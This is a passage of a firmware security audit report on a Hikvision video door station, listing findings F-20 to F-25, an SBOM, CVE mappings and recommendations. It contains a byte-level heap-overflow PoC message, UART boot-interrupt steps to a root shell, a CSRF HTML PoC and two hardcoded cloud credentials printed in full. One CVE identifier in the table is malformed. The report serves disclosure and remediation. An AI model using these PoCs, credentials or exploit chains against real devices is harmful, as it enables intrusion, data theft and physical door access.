- Relates to: F-01, F-03, F-08, F-17 (credential access paths that expose this feature)
F-20 — Unauthenticated CPIU IPC Message Bus (daemon_fsp_app)
| Field | Value |
|---|---|
| Severity | HIGH |
| CVSS v3 Score | 7.8 |
| CVSS v3 Vector | AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H |
| Attack Vector | Local — Unix domain socket /var/daemon_service (no authentication) |
| CWE | CWE-306: Missing Authentication for Critical Function; CWE-787: Out-of-Bounds Write |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | daemon_fsp_app — unix_bus_manager, deal_with_daemon_msg, save_process_regist_info |
| Exploitability | Confirmed (dynamic) — heap OOB write triggers SIGSEGV under QEMU (slot ≥ 192 crashes daemon) |
| Remediation Status | Open |
Description
daemon_fsp_app is an IPC message bus daemon that starts at boot before hicore (start.sh line 215: /home/app/daemon_fsp_app&). It listens on a Unix domain socket (tools_process) and implements a five-command dispatch table. The protocol uses a 32-byte message header with magic value 0x55495043 (“CPIU”):
+0:  uint32_t magic      = 0x55495043 ("CPIU")   ← validated at 0x12d74
+4:  uint16_t indicator  = 0x0100 (hardcoded by ipc_unix_send_data)
+6:  uint8_t  load_type  (0 = daemon-internal → deal_with_daemon_msg;
                          1–5 = forward to process type N → deal_with_forwarded_msg)
+7:  uint8_t  proc_addr  (sender process address byte, validated ≤ 5 at 0x12de4)
+8:  uint32_t inner_cmd  (0x10001–0x10005)
+12: uint32_t data_len   (payload size; enforced: data_len + 32 ≤ 4096)
[32-byte header total]
+32: uint8_t payload[]
The top-level dispatch in unix_bus_work (0x131d4) branches on header[6]:
header[6] == 0→deal_with_daemon_msg(internal bus management)header[6] != 0→deal_with_forwarded_msg(route to registered process)
The dispatch table in deal_with_daemon_msg (0x12590) routes on inner_cmd - 0x10001:
| cmd_type | Handler | Function |
|---|---|---|
| 0x10001 | save_process_regist_info |
Register a process slot in the IPC table |
| 0x10002 | broadcast_output_open_info |
Broadcast OPEN event to all registered clients |
| 0x10003 | broadcast_output_close_info |
Broadcast CLOSE event to all registered clients |
| 0x10004 | broadcast_set_debug_info |
Broadcast arbitrary debug blob to all registered clients |
| 0x10005 | display_registered_process |
Print registered process table to stdout |
No authentication is performed at any layer. Any process on the device — including processes spawned from web requests, SIP sessions, or exploited services — can send valid CPIU messages and trigger any handler.
Heap out-of-bounds write — confirmed dynamically (QEMU, SIGSEGV):
Disassembly of save_process_regist_info (0x11f0c) reveals an unchecked array index:
11f8c: ldr  r3, [r3, #12]       ; r3 = msg->data_len (must equal 40)
11f90: cmp  r3, #40
...
12004: ldrb r3, [data_ptr, #4]   ; addr_byte = payload[4]  — 0–255, NO bounds check
12010: lsl  r3, r3, #2           ; r3 = addr_byte * 4
12014: add  r3, r3, r1           ; r3 = addr_byte * 5
12018: lsl  r3, r3, #3           ; r3 = addr_byte * 40
1201c: add  r1, reg_table, r3    ; slot = reg_table + (addr_byte * 40)
                                 ; 40-byte struct written here — no max_process_count check
unix_bus_info_init (0x13990) allocates the registration table for max_process_count = 48 (0x30) slots: reg_table = malloc(48 * 40) = 1920-byte heap buffer. Any addr_byte ≥ 48 writes 40 bytes into adjacent heap memory.
Dynamic confirmation (QEMU): The daemon was emulated under qemu-arm-static with the socket path patched to /tmp/daemon_service. A Python PoC was used to send REGISTER messages with incrementally increasing addr_byte. The daemon log confirmed save_process_regist_info was called for every slot including OOB values. At addr_byte = 192 (reg_table + 7680, which is 5760 bytes past the allocation end), the OOB write corrupted a critical heap pointer and the process exited with SIGSEGV:
[unix_bus.c 269] regist process addr[192], name[boundary], fd[4]
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
The crash was also reproducible with addr_byte = 255 (reg_table + 10200) in an independent run. Slots 48–191 produce silent heap corruption — the daemon continues running but heap integrity is progressively degraded, making later operations unpredictable. On real hardware the process runs as root and a crash resets the IPC bus for all connected services.
The PoC wire message that triggers this (72 bytes total):
Header (32 bytes):
  00-03: 43 50 49 55          ; CPIU magic (0x55495043 LE)
  04-05: 00 01                ; indicator 0x0100
  06:    00                   ; load_type = 0 → deal_with_daemon_msg
  07:    00                   ; proc_addr
  08-11: 01 00 01 00          ; inner_cmd = 0x00010001 (REGISTER)
  12-15: 28 00 00 00          ; data_len = 40
  16-31: 00 × 16              ; reserved

Payload (40 bytes):
  32-35: 00 00 00 00          ; padding
  36:    C0                   ; addr_byte = 192  ← OOB slot (valid max: 47)
  37-71: <process name>
0x10004 SET_DEBUG broadcast: The debug blob from an attacker-controlled CPIU message is forwarded verbatim to every registered client process. If any client processes the content as a format string, command, or structured data without validation, this becomes an inter-process injection channel.
Impact
Any process on the device that has achieved code execution (e.g., via F-17 or F-18) can:
- Enumerate all registered IPC processes (0x10005) — reveals the running process architecture and active components
- Trigger broadcast state events to all registered clients (0x10002/0x10003) — potential denial of service or state manipulation across the IPC bus
- Inject arbitrary debug blobs (0x10004) — propagated to all client processes without sanitisation
- Trigger heap OOB write (0x10001,
addr_byte ≥ 48) — confirmed denial of service (SIGSEGV at slot ≥ 192); heap corruption from slots 48–191 is a local privilege escalation primitive exploitable from any code execution context
daemon_fsp_app starts before hicore in the boot sequence; disrupting it crashes a critical IPC dependency before hicore is initialised.
References
- CWE-306: https://cwe.mitre.org/data/definitions/306.html
- Relates to: F-14 (pervasive memory safety issues), F-17 (RCE → IPC access), F-18 (SQL injection → code execution → IPC access)
F-21 — BSP Encryption Layer Uses AES-128-ECB with Device-Bound Decryption Oracle
| Field | Value |
|---|---|
| Severity | MEDIUM |
| CVSS v3 Score | 4.7 |
| CVSS v3 Vector | AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:N/A:N |
| Attack Vector | Local — post-exploitation access to decryptData oracle |
| CWE | CWE-327: Use of a Broken or Risky Cryptographic Algorithm |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | libbsp_data_encrypt.so — bsp_data_encrypt, bsp_data_decrypt, check_key, read_key |
| Exploitability | Confirmed (static) — oracle access requires prior code execution |
| Remediation Status | Open |
Description
The BSP encryption library (libbsp_data_encrypt.so, 9.9 KB, not stripped) provides the device’s symmetric data encryption layer. The full key hierarchy and cipher mode were reconstructed from disassembly.
Key hierarchy:
OTP hardware fuse (index 2, factory-written, device-unique)
  ↓ ioctl(fd, 0x40305004, buf) on /dev/DDM/pcp  (DDM_IOC_READ_OTP_STATE)
Root Key — 128-bit, locked in hardware fuses, device-unique, not in firmware
  ↓ work_key_dec()
Working Key — derived from root key, decrypts stored flash blob
  ↓ AES-128-ECB (evp_aes_128_ecb_enc / evp_aes_128_ecb_dec)
Encrypted user data / configuration
The OTP check is performed in check_key():
// Reconstructed from disassembly at 0xa34
open("/dev/DDM/pcp", O_RDWR);
buf[0] = 2;                          // key index = 2
ioctl(fd, 0x40305004, buf);          // fills 48-byte struct
if (buf[1] == 0)
    error("otp key(%d) has not been written!", 2);
else
    key_checked_global = 1;          // global at 0x10bc0
Cipher mode — AES-128-ECB (no IV): Confirmed by direct calls to evp_aes_128_ecb_enc / evp_aes_128_ecb_dec throughout the library. ECB mode processes each 16-byte block independently — identical plaintext blocks always produce identical ciphertext blocks, leaking data patterns and enabling cut-and-paste manipulation of multi-block payloads. NIST SP 800-38A explicitly states ECB is not recommended for messages longer than one block.
Ignored algorithm parameter: bsp_data_decrypt accepts an alg_type argument from the caller, but silently overwrites it before dispatch:
; bsp_data_decrypt (0xd78) — r0 = caller-supplied alg_type on entry
...
; after check_key():
mov r0, #2                   ; HARDCODED: alg_type = 2, caller value discarded
bl  aes_128_ecb_dec           ; AES-128-ECB always, regardless of caller intent
The API signature implies algorithm agility was intended (alg_type parameter exists) but was never implemented. Any caller supplying a different algorithm type is silently downgraded to AES-128-ECB.
decryptData oracle: start.sh line 191 creates /usr/bin/decryptData as a symlink to da_info. The da_info dispatch table (see F-16) includes a decryptData command that calls into libbsp_data_encrypt.so. An attacker with code execution can invoke this oracle directly:
/usr/bin/decryptData <encrypted_blob> → plaintext output using device's OTP key
No key extraction from hardware is required — the oracle handles key derivation transparently.
Offline decryption is not feasible: The OTP root key is device-unique and stored in hardware fuses on the Hi3516CV300 SoC. It is absent from the firmware image and cannot be derived from any value in the flash dump. An attacker who exfiltrates encrypted flash data cannot decrypt it without either physical access to this specific device or code execution on it (to use the oracle).
Impact
An attacker who has achieved code execution on the device can use the decryptData oracle to:
- Decrypt any BSP-encrypted blob stored on flash — configuration credentials, access codes, registration keys — without needing to extract the hardware OTP
- Profile ECB-encrypted data — ECB’s determinism allows identification of repeated 16-byte blocks within ciphertext, potentially inferring data structure or comparing stored blobs across time
Mitigating factor: Without prior code execution, this finding has no practical impact — the key is hardware-bound and absent from the firmware. The primary weaknesses are the ECB cipher mode (which cannot provide semantic security for structured data) and the ignored alg_type parameter (which forecloses any future algorithm migration).
References
- CWE-327: https://cwe.mitre.org/data/definitions/327.html
- NIST SP 800-38A: Recommendation for Block Cipher Modes of Operation
- Relates to: F-06 (encrypted boot script uses same BSP crypto stack), F-16 (da_info oracle access path)
F-22 — U-Boot Secure Boot Not Enforced — UART Physical Bypass (1-Second Window)
| Field | Value |
|---|---|
| Severity | HIGH |
| CVSS v3 Score | 7.6 |
| CVSS v3 Vector | AV:P/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| Attack Vector | Physical — UART debug console at ttyS0,115200; U-Boot interrupt window |
| CWE | CWE-1274: Improper Access Control for Volatile Memory Containing Boot Code |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | U-Boot environment at flash offsets 0x3e8e4 and 0x53100; UART pins on PCB |
| Exploitability | Confirmed — U-Boot environment fully recovered from firmware image |
| Remediation Status | Open |
Description
The U-Boot environment blocks embedded in the firmware image reveal three critical bootloader security failures.
1. Secure boot verification disabled (verify=n):
bootargs=mem=192M console=ttyS0,115200
verify=n
bootdelay=1
baudrate=115200
The verify=n environment variable disables kernel image signature verification in U-Boot. Any unsigned ARM kernel image placed in memory will boot without a signature check, bypassing the chain of trust from bootloader to OS.
2. One-second interrupt window (bootdelay=1):
With bootdelay=1, an attacker with physical UART access has exactly one second after power-on to send a keypress (<ENTER> or any character) to interrupt the boot sequence and enter the U-Boot command shell. The UART console is active at ttyS0,115200 baud (confirmed by console=ttyS0,115200 in both environment blocks). Once in the U-Boot shell, full memory read/write, environment modification, and arbitrary binary loading are available.
3. Factory TFTP execution path:
The environment block contains a sec variable that triggers a TFTP boot path used during factory provisioning:
sec=secsave;tftp 0x80100000 sample_sec.bin;go 0x80100000;
If bootcmd is set to execute sec, the device fetches sample_sec.bin from the configured TFTP server (serverip=192.0.0.128) and executes it directly at address 0x80100000. This path bypasses all filesystem integrity checks and runs arbitrary code at the bootloader level.
Attack path (with UART access):
1. Power cycle device
2. Connect UART TX/RX to PCB debug header (115200 8N1)
3. Within 1 second of power-on: press <ENTER> → U-Boot shell
4. setenv bootargs 'mem=192M console=ttyS0,115200 init=/bin/sh'
5. cramfsload 0x80400000 uImage  →  boot stock kernel with custom cmdline
   OR: tftpboot 0x80400000 custom.uImage  →  boot unsigned custom kernel
6. Full root shell without any authentication
With an unsigned custom kernel booted, the attacker can mount the CramFS and JFFS2 partitions, read or write hicore, extract the root credentials hash, install a persistent backdoor, or exfiltrate all stored configuration.
Impact
An attacker with physical access to the device’s PCB can obtain a root shell within ~60 seconds from power-on, defeating all software authentication controls. Combined with F-03 (root hash is unsalted SHA-256 — preimage attack possible on known hashes) and F-01 (TLS private key in firmware), physical access leads to complete device compromise including decryption of previously captured TLS traffic.
This also means firmware updates cannot be cryptographically verified by the bootloader — a firmware image signed by anyone (or no one) will boot.
Revision caveat (see §2.1): This finding was derived entirely from U-Boot environment blocks (
verify=n) recovered from the chip-off unit. A second, newer physical unit’s live boot capture shows an OTP-locked bootloader ([OTP secure]: Write (Lock),[Start Mode]: Secure) with signature verification passing for bothuImageandramdisk.gz— the opposite security posture.Live re-test result (this unit, follow-up session): The 1-second
bootdelayinterrupt window is present and was tested directly. Pressing a key during it does not reach a generic U-Boot=>shell as the classic F-22 attack path assumes — it enters a vendor-specific firmware-upgrade menu leading to an unauthenticated TFTP recovery prompt instead (see F-02’s “U-Boot autoboot interrupt testing” for full detail). Neither Ctrl+U (documented elsewhere as an interrupt key on an older Hikvision camera model) nor a genuine serial BREAK condition produced a different result. No path to a generic, unsigned-image-loading U-Boot shell was demonstrated on this unit. F-22 as originally described should be considered specific to the older, chip-off’d hardware revision unless a way into a true command shell is found here. The newly-discovered TFTP recovery menu is a separate, unauthenticated attack surface in its own right, but whether it can be abused to load an unsigned or malicious image was not established (see F-02) — it was not tested further due to bricking risk and the lack of a safe, correct-architecture test image.
References
- CWE-1274: https://cwe.mitre.org/data/definitions/1274.html
- Relates to: F-01 (TLS key exposure), F-03 (root hash exposure), F-06 (encrypted start.sh decryption via kernel boot)
F-23 — Cloud-Keyed Maintenance Bypass — Privileged ISAPI Access via secretkey Parameter
| Field | Value |
|---|---|
| Severity | HIGH |
| CVSS v3 Score | 7.4 |
| CVSS v3 Vector | AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N |
| Attack Vector | Network — HTTP GET/PUT to four ISAPI endpoints with ?secretkey= parameter |
| CWE | CWE-306: Missing Authentication for Critical Function; CWE-912: Hidden Functionality |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | hicore — isapi_get_aes_dec_msg, isapi_get_aes_sec_iv, sdkGetAes128Key; /home/config/dev_masterkey |
| Exploitability | Confirmed (static) — master key source confirmed; token forgeability requires dynamic confirmation |
| Remediation Status | Open |
Description
hicore implements an alternate authentication path for four ISAPI endpoints that bypasses normal session-based authentication. Instead of a valid session cookie, these endpoints accept a ?secretkey= URL parameter containing an AES-128-CBC encrypted token:
/ISAPI/AccessControl/maintenanceData?secretkey=<token>
/ISAPI/AccessControl/userData?secretkey=<token>
/ISAPI/System/configurationData?secretkey=<token>
/ISAPI/VCS/wireshark/export?secretkey=<token>
Authentication bypass flow (reconstructed from strings):
HTTP request: GET /ISAPI/System/configurationData?secretkey=<enc>&iv=<iv>

hicore:
  isapi_get_aes_sec_iv(url_query)          → extract IV from URL
  isapi_get_aes_dec_msg(url_query)         → extract encrypted secretkey
  sdkGetAes128Key()                        → load master key
  aes_cbc_128_dec_padding(enc, iv, key)    → decrypt secretkey
  if decryption succeeds: grant access without session auth
Master key location: The AES decryption key is loaded via sdkGetAes128Key(), which reads from /home/config/dev_masterkey on the device’s JFFS2 configuration partition. This file is written at device provisioning time by the Ezviz (Hik-Connect) cloud SDK. The key is device-specific and controlled by Hikvision’s cloud infrastructure.
Security implications:
-
Hikvision cloud access (by design): Any Hikvision cloud system or authorized Hikvision technician with access to the cloud-issued secretkey can read or write device configuration, access user data, and export live packet captures — without requiring the device owner’s credentials. This represents a vendor-controlled persistent backdoor into all cloud-enrolled devices.
-
/ISAPI/VCS/wireshark/export?secretkey=— live network capture: This endpoint exports a live pcap capture of the device’s network traffic. With a valid secretkey, an attacker (or Hikvision technician) can observe all unencrypted network communication passing through the device, including SIP credentials, ONVIF streams, SADP discovery traffic, and local LAN traffic. -
/ISAPI/System/configurationData?secretkey=— configuration read/write: The same endpoint targeted by CVE-2021-36260 (F-17) supports the secretkey authentication path. If the secretkey mechanism can be leveraged to perform aPUTrequest, the CVE-2021-36260 command injection is achievable without any device credentials. -
dev_masterkeyexfiltration: The master key at/home/config/dev_masterkeyis stored as a regular file on the JFFS2 partition. Any process with local code execution (e.g., via F-17 or F-18) can read this file and reconstruct valid secretkey tokens for arbitrary use — including generating tokens usable on network-identical companion devices if the key is shared across units in the same deployment batch.
Token format: The secretkey token is AES-128-CBC encrypted. The IV is passed separately as a URL parameter alongside the encrypted token. Whether the token contains a timestamp (for replay protection) or is static cannot be determined without a live token from the Hikvision cloud.
Impact
An attacker who can obtain a valid secretkey token — either through Hikvision cloud account compromise, exfiltration of /home/config/dev_masterkey via another vulnerability, or a token replay if replay protection is absent — can:
- Read all device configuration without credentials
- Read all registered user and access control data
- Export a live network packet capture from the device
- Write arbitrary device configuration (including the same path as CVE-2021-36260)
- Access
maintenanceData— scope of this data was not fully mappable statically
The secretkey mechanism is architecturally a vendor maintenance backdoor. Its existence is not disclosed in any public Hikvision documentation reviewed for this report.
References
- CWE-306: https://cwe.mitre.org/data/definitions/306.html
- CWE-912: https://cwe.mitre.org/data/definitions/912.html
- Relates to: F-17 (CVE-2021-36260 on same
configurationDataendpoint), F-04 (Hik-Connect cloud dependency), F-18 (SQL injection → code execution → dev_masterkey exfiltration)
F-24 — Hardcoded Tokens and Predictable Fallback Encryption Key in hicore
| Field | Value |
|---|---|
| Severity | HIGH |
| CVSS v3 Score | 7.5 |
| CVSS v3 Vector | AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| Attack Vector | Static extraction; any party with firmware access |
| CWE | CWE-798: Use of Hard-coded Credentials; CWE-321: Use of Hard-coded Cryptographic Key |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | hicore binary — near FacePicEncryptKey / SecureEncryptKey / read_encrypt_key_from_file labels |
| Exploitability | Confirmed (static) |
| Remediation Status | Open |
Description
Three hardcoded values appear in a contiguous, 4-byte-aligned data struct in hicore (binary offset ~0x6B5D0C). The surrounding struct is a cloud storage / recording configuration defaults block confirmed by co-located fields:
schedule1          \x00\x00\x00
19700101T000000    \x00
program1           \x00\x00\x00\x00
10.192.74.191      \x00\x00
bucket001          \x00\x00\x00
m249MS9BP401Pl507j36787EOAqNwVo8   \x00\x00\x00\x00
P19G2165J8282Wyy8kEnzS89939K7293   \x00\x00\x00\x00
1234567890abcdef   \x00\x00\x00\x00
HIKDOOR
| Value | Length | Suspected Role |
|---|---|---|
m249MS9BP401Pl507j36787EOAqNwVo8 |
32 chars | Cloud storage Access Key ID (S3-compatible) |
P19G2165J8282Wyy8kEnzS89939K7293 |
32 chars | Cloud storage Secret Access Key |
1234567890abcdef |
16 bytes | Default cloud session key or bucket encryption key |
Struct context:
bucket001— S3-compatible bucket name (hicore containsS3_symbol; F-04 documents cloud telemetry to Hikvision infrastructure).10.192.74.191— previously identified internal Hikvision server IP (F-09).schedule1/program1/19700101T000000— default recording schedule / POSIX epoch timestamp.HIKDOOR— device type identifier.
The two 32-character strings follow the exact length pattern of AWS-compatible access key ID (20 chars typically) / secret key (40 chars typically) but at 32 chars each — consistent with Hikvision’s proprietary cloud storage API or the Ezviz/Hik-Connect cloud SDK (F-04, F-05). 1234567890abcdef is a predictable 16-byte value appropriate for an AES session key or fixed bucket encryption key.
Scope note: These strings are ~300 KB away from SecureEncryptKey / FacePicEncryptKey / read_encrypt_key_from_file in binary address space. A causal link to the key-management code cannot be confirmed statically; that remains an open question for dynamic analysis.
Impact
- Cloud storage credential exposure: Any party with firmware access obtains credentials for the Hikvision cloud storage endpoint hardcoded at
10.192.74.191/bucket001. If these credentials grant write access, an attacker could overwrite cloud-synced recordings or configuration backups. If they grant read access, all cloud-stored video or config for devices sharing these defaults is readable. - Predictable session key:
1234567890abcdefas an encryption key for cloud-uploaded content renders that content decryptable by any party who has read the firmware — no device-specific secret required. - Cross-device reuse: Values are identical across all units running this firmware version.
Dynamic Confirmation Required
- Use credentials
m249MS9BP401Pl507j36787EOAqNwVo8/P19G2165J8282Wyy8kEnzS89939K7293against the Hikvision cloud storage endpoint (requires network access to10.192.74.191or identifying the public cloud hostname via F-04 telemetry capture). - Determine if
1234567890abcdefis used as an AES key for any cloud upload path.
References
- CWE-798: https://cwe.mitre.org/data/definitions/798.html
- CWE-321: https://cwe.mitre.org/data/definitions/321.html
- Relates to: F-04 (cloud telemetry endpoints), F-05 (Hik-Connect cloud linkage), F-09 (hardcoded internal IPs), F-21 (BSP AES key hierarchy), F-23 (secretkey bypass)
F-25 — No CSRF Protection on Web Interface
| Field | Value |
|---|---|
| Severity | MEDIUM |
| CVSS v3 Score | 6.5 |
| CVSS v3 Vector | AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N |
| Attack Vector | Network — victim admin visits a malicious page while authenticated to the device web UI |
| CWE | CWE-352: Cross-Site Request Forgery (CSRF) |
| Related CVEs | — |
| Affected Versions | All firmware versions |
| Location | webs.tar.gz — all JS bundles (doc/*.bundle.js, doc/app.js) |
| Exploitability | Confirmed (static) |
| Remediation Status | Open |
Description
A complete grep across all JavaScript bundles in webs.tar.gz for CSRF mitigation patterns (csrf, X-Request-With, _token, antiCsrf, requestToken) returned zero results. The web application issues at least 19 state-changing HTTP requests (9 POST, 8 PUT, 2 DELETE) without any anti-CSRF header or token.
The web application uses cookie-based session authentication (Digest/session cookies via /ISAPI/Security/sessionLogin). Browsers send these cookies automatically with same-origin and cross-origin requests. Without a CSRF token, any web page the authenticated administrator visits can silently issue requests to the device as the administrator.
High-value CSRF targets (state-changing POST/PUT endpoints visible in JS):
| Endpoint | Impact |
|---|---|
PUT /ISAPI/System/configurationData |
Command injection (CVE-2021-36260, F-17) |
PUT /ISAPI/System/updateFirmware |
Replace firmware with attacker-controlled image |
POST /ISAPI/Custom/OpenPlatform/uploadApp?token= |
Install malicious third-party application |
PUT /ISAPI/AccessControl/UserInfo/Setup |
Add/modify/delete access control users |
PUT /ISAPI/Security/... |
Certificate and security configuration changes |
Impact
An attacker who can persuade a device administrator to visit a malicious page (phishing, LAN-resident page, or malicious QR code) while logged into the device web UI can:
- Trigger CVE-2021-36260 (F-17) — command injection to root shell — with zero additional credentials.
- Flash malicious firmware — by issuing a
PUT /ISAPI/System/updateFirmwarerequest. - Add rogue admin users or door access cards — persistent access after the attack.
- Install a malicious OpenPlatform application — if the token-based upload path requires only the
?token=parameter.
Because the device is typically accessed from a browser on the same LAN, CSRF attacks are practical in any scenario where the attacker can serve content to the LAN (compromised IoT device, malicious network advertisement, etc.).
Proof of Concept (Static — Requires Dynamic Confirmation)
<!-- Attacker-controlled page, visited by logged-in admin -->
<form id="csrf" action="http://<device-ip>/ISAPI/System/configurationData" method="POST">
  <input type="hidden" name="body" value="<config><network><dhcp>on</dhcp></network></config>">
</form>
<script>document.getElementById('csrf').submit();</script>
References
- CWE-352: https://cwe.mitre.org/data/definitions/352.html
- OWASP CSRF: https://owasp.org/www-community/attacks/csrf
- Relates to: F-17 (CSRF → command injection chain), F-23 (secretkey bypass — separate auth path)
7. Software Bill of Materials (SBOM)
| Component | Version | License | CVE Count | Exploits | Status |
|---|---|---|---|---|---|
| Linux Kernel | 3.18.20 | GPL v2 | 3,856 | 95 | EOL ~2017 |
| BusyBox | 1.31.1 | GPL v2 | 15 | 0 | Outdated |
| BusyBox | 1.2.1 | GPL v2 | 17 | 0 | EOL |
| curl | 7.35.0 | MIT/curl | — | — | EOL 2014 |
| OpenSSL | 1.0.2j | OpenSSL | 43 | 5 | EOL 2019 |
| OpenSSL | 1.1.1-pre8 | OpenSSL | — | — | Pre-release |
| mbed TLS | 2.4.0 | Apache 2.0 | — | — | EOL (2.x) |
| SQLite | 3.7.10 | Public Domain | 26 | 3 | EOL |
| uClibc | 0.9.33.2 | LGPL v2.1 | — | — | EOL ~2012 |
| Dropbear | 2018.76 | MIT | — | — | Outdated |
| wpa_supplicant | 2.2 | BSD | 36 | 0 | EOL |
| UPnP SDK | 1.6.17 | BSD 2-Clause | 2 | 2 | Outdated |
| libpcap | 1.9.1 | BSD 2-Clause | — | — | Outdated |
| libnl | 3.5.0 | LGPL v2.1 | — | — | Outdated |
| zlib | 1.2.8 | zlib | 10 | 0 | Outdated |
| zlib | 1.2.11 | zlib | 6 | 0 | Current |
| ezxml | 0.8.6 | MIT | — | — | Unmaintained |
| udt | 4.11 | BSD 2-Clause | — | — | Unmaintained |
| libgcc | — | GPL v3 | — | — | — |
| libstdc++ | 6.0.20 | GPL v3 | — | — | Outdated |
8. CVE Cross-Reference
Critical CVEs with Confirmed, Probable, or Unverified Exploit Applicability
| CVE | CVSS | Component | Exploitability | Exploit Details |
|---|---|---|---|---|
| CVE-2015-8104 | 10.0 | Linux 3.18 | Probable | KVM privilege escalation — highest CVSS possible |
| CVE-2016-5195 | 7.8 | Linux 3.18 | Confirmed | Dirty COW — EDB-40611 / EDB-40839 / Metasploit / EPSS 89% |
| CVE-2015-1328 | 7.2 | Linux 3.18 | Confirmed | overlayfs — EDB-40688 / Metasploit / EPSS 89% |
| CVE-2015-8660 | 7.2 | Linux 3.18 | Confirmed | overlayfs setuid — multiple EDBs / EPSS 59% |
| CVE-2016-0728 | 7.8 | Linux 3.18 | Confirmed | keyring UAF — EDB-40003 / EPSS 49% |
| CVE-2015-8812 | 9.8 | Linux 3.18 | Probable | Remote code execution |
| CVE-2016-10229 | 9.8 | Linux 3.18 | Probable | UDP remote RCE |
| CVE-2021-36260 | 9.8 | Hikvision ISAPI | Probable | Unauthenticated command injection — endpoint confirmed in hicore, version V2.1.5 in affected range; Metasploit available (see F-17) |
| CVE-2017-7921 | 9.8 | Hikvision auth | Unverified | Authentication bypass — not tested on this device |
| CVE-2017-7923 | 8.8 | Hikvision auth | Unverified | Password disclosure — not tested on this device |
| CVE-2022-32250 | 7.8 | Linux 3.18 | Probable | nft_object UAF — Netfilter |
| CVE-2022-2586 | 7.0 | Linux 3.18 | Probable | nft_object UAF — kernel >= 3.16 |
| CVE-2021-3493 | 7.8 | Linux 3.18 | Probable | OverlayFS — Ubuntu 14.04–20.10 |
| CVE-2021-22555 | 7.8 | Linux 3.18 | Probable | Netfilter heap OOB — kernel >= 2.6.19 |
| CVE-2017-7308 | 7.8 | Linux 3.18 | Probable | af_packet privilege escalation |
| CVE-2017-6074 | 7.8 | Linux 3.18 | Probable | DCCP UAF — CONFIG_IP_DCCP |
| CVE-2017-13077 | 8.1 | wpa_supplicant 2.2 | Applicable | KRACK Wi-Fi key reinstallation attack |
| CVE-2022-05-02 | 7.7 | uClibc DNS | Applicable | DNS cache poisoning |
The Linux 3.18.20 kernel carries 3,856 total CVEs — the above table lists only those with confirmed or probable exploit availability. Full CVE enumeration is provided in Appendix E.
9. Attack Surface Map
                          ┌────────────────────────────────────────┐
                          │         INTERNET / LAN                 │
                          └──────────────┬─────────────────────────┘
                                         │
                   ┌─────────────────────▼────────────────────────────┐
                   │            DS-KV6113-WPE1(C)                     │
                   │                                                   │
                   │  ┌───────────────────────────────────────────┐   │
                   │  │ INBOUND NETWORK ATTACK SURFACE            │   │
                   │  │  • HTTPS/ISAPI — CVE-2021-36260 (9.8)     │   │
                   │  │  • RTSP video stream                       │   │
                   │  │  • SIP/VoIP — SQL injection via REGISTER   │   │
                   │  │  • SSH Dropbear 2018.76 (preset host keys)  │   │
                   │  │  • Telnet (config-enabled, unencrypted)    │   │
                   │  │  • ONVIF / UPnP SDK 1.6.17 (2 CVEs)       │   │
                   │  │  • mDNS / SSDP (239.255.255.250:1900)     │   │
                   │  └───────────────────────────────────────────┘   │
                   │                                                   │
                   │  ┌───────────────────────────────────────────┐   │
                   │  │ OUTBOUND / POTENTIAL EXFILTRATION         │   │
                   │  │  (endpoints found in binary — static      │   │
                   │  │   analysis only; not confirmed active)     │   │
                   │  │  • log.hikvision.com (event logs)         │   │
                   │  │  • recordType.meta.hikvision.com          │   │
                   │  │  • RaCM/trackExt/ver10 (usage tracking)   │   │
                   │  │  • Ezviz cloud (video / control)          │   │
                   │  │  • DDNS registration (Hikvision)          │   │
                   │  │  • Face capture uploads (S3-style bucket) │   │
                   │  └───────────────────────────────────────────┘   │
                   │                                                   │
                   │  ┌───────────────────────────────────────────┐   │
                   │  │ LOCAL / PHYSICAL ATTACK SURFACE           │   │
                   │  │  • UART console — ttyS0, 115200 baud      │   │
                   │  │  • SPI flash chip-off read / write        │   │
                   │  │  • Kernel exploits once shell reached      │   │
                   │  │    (dirtycow, overlayfs — Metasploit)     │   │
                   │  └───────────────────────────────────────────┘   │
                   └──────────────────────────────────────────────────┘

  Exploit chain examples:
  [CVE-2021-36260 RCE] → [unprivileged shell] → [Dirty COW / overlayfs] → [root]
  [SIP SQL injection (F-18)] → [credential dump] → [web admin] → [serial bus injection (F-19)] → [door unlock]
  All network steps require no prior authentication.
10. Recommendations
Immediate Actions for Deployers
| Priority | Action |
|---|---|
| P0 | Remove device from internet-facing or high-security environments |
| P0 | Block all outbound connections to *.hikvision.com, *.ezviz.com at the firewall |
| P1 | Change admin password immediately after deployment |
| P1 | Disable Ezviz/cloud connectivity in device settings |
| P1 | Do not trust the device’s TLS certificate; use a separate PKI |
| P1 | Isolate device on a dedicated VLAN with no outbound internet access |
| P2 | Monitor for outbound connections to 10.192.74.191, 10.19.132.120, 114.114.114.114, 223.5.5.5 |
| P2 | Do not expose SSH or Telnet on this device to any network |
Vendor Remediation Required (Hikvision)
| ID | Requirement | Effort |
|---|---|---|
| R-01 | Provision unique TLS key pairs per device at manufacturing time; update both CramFS and JFFS2 partitions | High |
| R-02 | Remove the psh backdoor mechanism entirely; document all undisclosed auth paths |
High |
| R-03 | Enforce unique per-device root passwords set at first boot; use bcrypt/Argon2id | Medium |
| R-04 | Disclose all data transmitted to cloud infrastructure; obtain explicit user consent | Medium |
| R-05 | Provide a fully-local operation mode with no mandatory cloud connections | High |
| R-06 | Disclose the purpose and operation of digicapkeyArm.ko; make boot script auditable |
Medium |
| R-07 | Generate unique SSH host keys per device at first boot | Low |
| R-08 | Remove Telnet support from firmware entirely | Low |
| R-09 | Upgrade Linux kernel to a maintained LTS version (5.15+ or 6.1+) | High |
| R-10 | Update all OSS components to currently maintained versions | High |
| R-11 | Recompile all binaries with full hardening: RELRO, stack canaries, NX, PIE | Medium |
| R-12 | Conduct a systematic code audit of hicore addressing all strcpy, system(), and format string issues |
High |
| R-13 | Remove all internal Hikvision IP addresses from production firmware | Low |
| R-14 | Remove hardcoded Chinese DNS servers; allow deployer-configured resolvers | Low |
